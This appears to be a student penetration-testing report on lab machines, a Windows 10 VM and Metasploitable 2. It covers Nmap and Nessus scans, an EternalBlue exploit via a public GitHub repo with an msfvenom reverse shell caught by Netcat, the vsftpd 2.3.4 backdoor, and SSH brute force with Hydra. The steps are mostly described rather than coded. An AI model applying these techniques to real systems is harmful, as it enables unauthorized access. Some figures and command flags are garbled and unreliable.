Vulnerability Management & Penetration Project

Abstract

This project focuses on evaluating the security posture of two systems: a Windows 10 machine and a Metasploitable 2 virtual machine. The project simulates a penetration testing scenario, leveraging a combination of vulnerability scanners and exploit frameworks to identify weaknesses and gain unauthorized access.

Methodology:

The penetration testing methodology involves a multi-step process:

Reconnaissance: The initial stage involves information gathering to understand the target systems' configurations. Tools like Nmap will be employed to perform network scans and identify open ports, operating systems (Windows 10 for the target system and Linux for Metasploitable 2), and running services.

Vulnerability Assessment: Following reconnaissance, the project utilizes Nessus, a vulnerability scanner, to discover potential weaknesses within both Windows 10 and Metasploitable 2. Nessus scans the systems and provides a comprehensive report detailing identified vulnerabilities, their severity levels, and potential exploits.

Exploitation: Based on the findings from the vulnerability assessment, the project leverages the Metasploit framework to exploit identified vulnerabilities in the Windows 10 system. Metasploit offers a vast arsenal of pre-configured exploits that can be customized and launched to gain initial access to the target system. The project will focus on exploiting known vulnerabilities, aiming to establish a foothold within the Windows 10 machine.

Privilege Escalation: Once initial access is established, the project explores techniques to escalate privileges from a standard user account to an administrative or root level account. This may involve exploiting additional vulnerabilities or leveraging misconfigurations within the system.

Post-exploitation: Simulating a real-world attack scenario, the project may involve further actions such as maintaining access, moving laterally within the network (if applicable), and potentially deploying additional tools or executing commands to gather information or compromise the system further.

Reporting: The project concludes with a comprehensive report documenting the entire penetration testing process. The report details the identified vulnerabilities in both Windows

10 and Metasploitable 2, the chosen exploits used for gaining access and privilege escalation, and the potential impact on the target system. Additionally, the report will include recommendations for remediation and security improvements to mitigate the identified vulnerabilities and enhance the overall security posture of the systems.

Key Considerations:

- Targeting two distinct systems (Windows 10 and Metasploitable 2) allows for exploring vulnerabilities on both a real operating system and a simulated hacking environment.
- The project emphasizes the importance of vulnerability assessment tools like Nessus in identifying potential weaknesses before attackers can exploit them.
- Metasploitable 2 serves as a safe platform to test exploits and hone penetration testing skills without harming a production system.

Overall, this project aims to provide valuable insights into the vulnerability Management & penetration testing process, highlighting the tools and techniques used to identify, exploit, and potentially compromise systems. By simulating a controlled attack scenario, the project emphasizes the importance of proactive security measures in protecting systems from unauthorized access.

Project Content

Introduction

Windows 10 is vulnerable by various ways & Metasploitable 2 is an intentionally venerable Linux based Operating system and it believed to be a great way to learn about exploitation with help of Kali Linux. Windows and Linux systems are very popular for their integrity and security strength. Vulnerabilities risk scores are calculated by likelihood of attack and impact based on CVSS metrics provided by Nessus scan. Certain different services of the Windows 10 & metasploitable 2 with their underlying threats will be put to the test in this report.

There are certain technical requirements :

1. **Kali Linux**- Kali Linux is Debian based operating system, which is a widely used Linux distribution, and used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." This os is developed by Offensive Security. Offensive Security also has offers the industry's most recognized certification for penetration testing, known as OSCP. Resource: https://www.kali.org/downloads/

2. **VirtualBox:** VirtualBox is a tool which works as a hypervisor to create a virtual machine where another OS can be used and installed within the host OS. Resources are used from the host. The advantage of virtual machine is that one can run multiple Operating systems simultaneously, and if something goes wrong, the virtual machine can be reverted to previous snapshots. Other famous hypervisors are VMware Workstation and Parallels. Resource: https://www.virtualbox.org/wiki/Downloads

3. **Windows 10:** Windows 10 is a widely used operating system developed by Microsoft, known for its user-friendly interface and extensive features. It provides various functionalities for both personal and professional use, including enhanced security features, compatibility with a wide range of software and hardware, and seamless integration with Microsoft services such as OneDrive and Office 365. Windows 10 offers regular updates to improve performance, fix bugs, and enhance security measures, making it a popular choice for individuals and organizations worldwide. Resource: https://www.microsoft.com/en-ca/software-download/windows10ISO

4. **Metasploitable 2**- Metasploitable 2 is a Linux based Ubuntu distributions that are intentionally vulnerable and helps to test penetration testing tools, and beginners in pen-testing can learn about common vulnerabilities with help Metasploitable 2. Resource: Metasploitable 2 https://metasploit.help.rapid7.com/docs/metasploitable-2

5. **Metasploit Framework:** Metasploit is a penetration testing framework that helps to test security vulnerabilities, enumerate networks, and evade detection, just like all the phases of penetration testing combined. Instead of using multiple tools, Metasploit provide a single environment. It is a single environment for penetration testing and exploits development. This tool is pre-installed in Kali Linux. This tool is discussed in detail later in the section. Resource: https://www.metasploit.com/download

6. **Nmap:** Nmap is a network scanner that finds available target hosts via network discovery. It helps in detection of security risks by finding the systems in the network, their open ports, running services on those open ports, and scanning for vulnerabilities. Resource: https://nmap.org/download.html

7. **Hydra**- Hydra is a pre-installed tool in kali linux used to crack passwords by brute-force and attack different protocols. Resource: https://github.com/vanhauser-thc/thc-hydra

8. **Nessus:** Nessus is vulnerabilities scanner which is one of the most advanced and widely used. It scans the target hosts for the vulnerabilities and provides detailed information such as CVE details and the vulnerability's risk factor and criticality. Available: https://www.tenable.com/downloads/nessus

Vulnerability Assessment of Windows 10


Summery of Vulnerabilities

List of services running of Windows 10 using NMAP to determine the vulnerabilities**.** This can be done through a Nmap scan and Nessus scan. A pentester can use the command "nmap -sV -0 -p- 10.0.2."

Explanation :
-sV enables probing open ports to determine service or version information.
Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.
-vV very verbose mode elaborate in more detailed manner
-p- is used here to scan ports from 1 through 65535
-O gives the information about the OS of the Target.
The below image shows the nmap scan output and mentioned services will be used in exploitation in this report.


- **Port 135** - state open, service : msrpc , version: MS rpc
- **Port 139** - State open, service : netbios-ssn , version : MS netbios-ssn
- **Port 445** - state: Open, service: Microsoft-ds , version : MS Windows 7-10 Microsoft-ds
- **Port: 5357** - state: Open, service: http , version : HTTPAPI httpd 2.0

NMAP Scan of Windows 10 OS



Nessus report on Vulnerabilities of the Windows 10

Nessus scanner is one of the most advanced and widely used vulnerability scanner. The CVE details provided by Nessus helps to determine the risk factors and criticality. As per the Nessus scan the Windows 10 total 25 109 vulnerabilities in which 1 is high severity, 1 medium severity and 23 have informative severity. Here severity is calculated on based of CVSS V3.0 which is considered most upgraded.



Exploiting Microsoft SMB Server, Port 445/TCP, service – Microsoft-ds


Exploiting the Microsoft SMB Server on Port 445/TCP (service - Microsoft-ds) involves exploiting vulnerabilities in the Server Message Block (SMB) protocol to gain unauthorized access to Windows-based systems. Notorious cyber attacks like EternalBlue, WannaCry, Petya, and EternalSynergy ransomware have exploited this vulnerability.

Below is the demonstration penetration into a Windows 10 Pro OS with this vulnerability underscores the importance of applying patches and security updates regularly to mitigate the risk of SMB-related attacks.

Severity : High
CVSS: 8.1


Metasploit Framework vulnerability Scan

Below image depicts the use of msf6 console for confirming likelihood of exploitation. The scan shows the high possibility of penetration into windows 10 OS.




Using Python Script for Exploit

In this scenario, a Python script is employed to generate an exploit and reverse shell using msfvenom. The shell script is manually granted execute permissions and tailored specifically for Windows 10 OS. GitHub is utilized to clone the repository and generate the Python script named "external blue exploit" along with a self-generated payload. Repo : https://github.com/3ndG4me/AutoBlue-MS17-010



Penetration into Windows 10 OS

After generating the exploit payload, I initiated a regular command shell using Netcat and set up a listening port 1234. I then executed the exploit script. While the exploit initially failed a few times before achieving successful penetration, it ultimately established a connection. As shown in the image, the Python exploit script ran successfully, and Netcat on the specified port successfully connected to the Windows 10 command-line interface (CLI).




Vulnerability Assessment of Metasploitable 2

Summery of Vulnerabilities

List of services running of Metasploitable 2 Linux using NMAP to determine the vulnerabilities**.** This can be done through a Nmap scan and Nessus scan. A pentester can use the command "nmap -sV -0 -p- 10.0.2.4"
Explanation :
-sV enables probing open ports to determine service or version information.
Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.
-vV very verbose mode elaborate in more detailed manner
-p- is used here to scan ports from 1 through 65535
-O gives the information about the OS of the Target.
The below image shows the nmap scan output and mentioned services will be used in exploitation in this report.

- **Port 21** , state open, service : ftp , version: vaftpd 2.3.4
- **Port 22** , State open, service : ssh , version : OpenSSH
- **Port 8180** , state: Open, service: http , version : Apache tomcat/coyote jsp engine 1.1
- **Port: 80** , state: Open, service: http, version : apache httpd 2.2.8((ubuntu) DAV/2)
- **Port : 445** , status: open , service: netbios-ssn version : Samba smdb 3.X - 4.X (workgroup:WORKGROUP)
- **Port : 1099** , status: open , service: java-rmi , version: GNU classpath grmiregistry

NMAP Scan of Metasploitable 2



Nessus report on Vulnerabilities of the Metasploitable 2

Nessus scanner is one of the most advanced and widely used vulnerability scanner. The CVE details provided by nesus helps to determine the risk factors and criticality.
As per the nessus scan the Metasploitable 2 have total of 109 vulnerabilities in which 8 have critical severity, 8 have high severity, 14 have medium severity, while 4 have low severity and 75 have informative severity. Here severity is calculated on based of CVSS V3.0 which is considered most upgraded.

10.0.2.4


Vulnerabilities Total: 109


SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	34460	Unsupported Web Server Detection
CRITICAL	N/A	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	N/A	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	N/A	11356	NFS Exported Share Information Disclosure
CRITICAL	N/A	61708	VNC Server 'password' Password
CRITICAL	N/A	10203	rexecd Service Detection
HIGH	8.6	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	136808	ISC BIND Denial of Service
HIGH	7.5	42256	NFS Shares World Readable
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	20007	SSL Version 2 and 3 Protocol Detection
HIGH	7.5	90509	Samba Badlock Vulnerability
HIGH	N/A	10205	rlogin Service Detection
HIGH	N/A	10245	rsh Service Detection
MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

Exploiting vsftpd 2.3.4 , Port 21/TCP, service - ftp :

VSFTPD is an FTP server that is found in unix operating systems. By default this service is secure however a major incident happened in July 2011 when it was replaced the original version with a version that contained a backdoor. The backdoor exists in the version 2.3.4 of VSFTPD and it can be exploited through metasploit.

Severity : Informative
Risk Factor: None
Vulnerability Information : CPE: cpe:/a:beasts:vsftpd






Vulnerability solution : This backdoor was removed on 3rd july 2011. upgradation of the version would be the mitigation of the vulnerability.

Exploiting OpenSSH, Port : 22 , Service : ssh :

The **ssh_login** module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts. We will pass a file to the module containing usernames and passwords with the help of hydra tool.

Severity: Medium
Risk Factor: Medium
CVSS v2.0 Base Score: 4.3

